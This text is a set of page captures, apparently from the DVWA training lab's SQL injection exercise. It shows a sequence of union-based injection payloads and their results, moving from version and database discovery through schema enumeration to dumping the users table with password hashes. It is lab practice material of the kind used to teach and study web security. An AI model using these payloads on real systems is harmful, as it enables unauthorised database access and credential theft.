Vulnerability: SQL Injection

User ID: [_____] [Submit]

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID: [   ] [Submit]

ID: %' or 0=0 union select null,version()#
First name: admin
Surname: admin

ID: %' or 0=0 union select null,version()#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null,version()#
First name: Hack
Surname: Me

ID: %' or 0=0 union select null,version()#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null,version()#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null,version()#
First name:
Surname: 10.4.32-MariaDB

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Sidebar navigation:

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA

Vulnerability: SQL Injection

User ID: [   ] Submit

```
ID: %' or '1'='1'#
First name: admin
Surname: admin

ID: %' or '1'='1'#
First name: Gordon
Surname: Brown

ID: %' or '1'='1'#
First name: Hack
Surname: Me

ID: %' or '1'='1'#
First name: Pablo
Surname: Picasso

ID: %' or '1'='1'#
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Vulnerability: SQL Injection

User ID: [_____] [Submit]

```
ID: : %' or 0=0 union select null,database()#
First name: admin
Surname: admin

ID: : %' or 0=0 union select null,database()#
First name: Gordon
Surname: Brown

ID: : %' or 0=0 union select null,database()#
First name: Hack
Surname: Me

ID: : %' or 0=0 union select null,database()#
First name: Pablo
Surname: Picasso

ID: : %' or 0=0 union select null,database()#
First name: Bob
Surname: Smith

ID: : %' or 0=0 union select null,database()#
First name:
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection

Navigation (left sidebar)

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Vulnerability: SQL Injection

User ID: [   ] [Submit]

```
ID: %' or '1'='1'#
First name: admin
Surname: admin

ID: %' or '1'='1'#
First name: Gordon
Surname: Brown

ID: %' or '1'='1'#
First name: Hack
Surname: Me

ID: %' or '1'='1'#
First name: Pablo
Surname: Picasso

ID: %' or '1'='1'#
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Navigation menu:
- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Vulnerability: SQL Injection

User ID: [   ] [Submit]

```
ID:  %' or 0=0 union select null,version()#
First name: admin
Surname: admin

ID:  %' or 0=0 union select null,version()#
First name: Gordon
Surname: Brown

ID:  %' or 0=0 union select null,version()#
First name: Hack
Surname: Me

ID:  %' or 0=0 union select null,version()#
First name: Pablo
Surname: Picasso

ID:  %' or 0=0 union select null,version()#
First name: Bob
Surname: Smith

ID:  %' or 0=0 union select null,version()#
First name:
Surname: 10.4.32-MariaDB
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection

Navigation Menu

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Vulnerability: SQL Injection

User ID: [   ] [Submit]

ID: %' or 0=0 union select null,user()#
First name: admin
Surname: admin

ID: %' or 0=0 union select null,user()#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null,user()#
First name: Hack
Surname: Me

ID: %' or 0=0 union select null,user()#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null,user()#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null,user()#
First name:
Surname: root@localhost

More Information

- https://en.wikipedia.org/wiki/SQL_injection

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

Vulnerability: SQL Injection

User ID: [   ] [Submit]

ID: %' or 0=0 union select null,database()#
First name: admin
Surname: admin

ID: %' or 0=0 union select null,database()#
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null,database()#
First name: Hack
Surname: Me

ID: %' or 0=0 union select null,database()#
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null,database()#
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null,database()#
First name:
Surname: dvwa

More Information

- https://en.wikipedia.org/wiki/SQL_injection

Navigation menu:
- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

User ID: [   ] [Submit]

ID: %' OR 1=0 union select null,table_name from information_schema.tables where table_name like 'users%'#
First name:
Surname: users

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

```
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: comment_id
Surname: comment_id

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: comment
Surname: comment

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: name
Surname: name

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: user_id
Surname: user_id

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: first_name
Surname: first_name

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: last_name
Surname: last_name

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: user
Surname: user

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: password
Surname: password

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: avatar
Surname: avatar

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: last_login
Surname: last_login

ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'#
First name: failed_login
Surname: failed_login
```

localhost/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#

DVWA

Vulnerability: SQL Injection

User ID: [_____] [Submit]

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Navigation Menu
- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect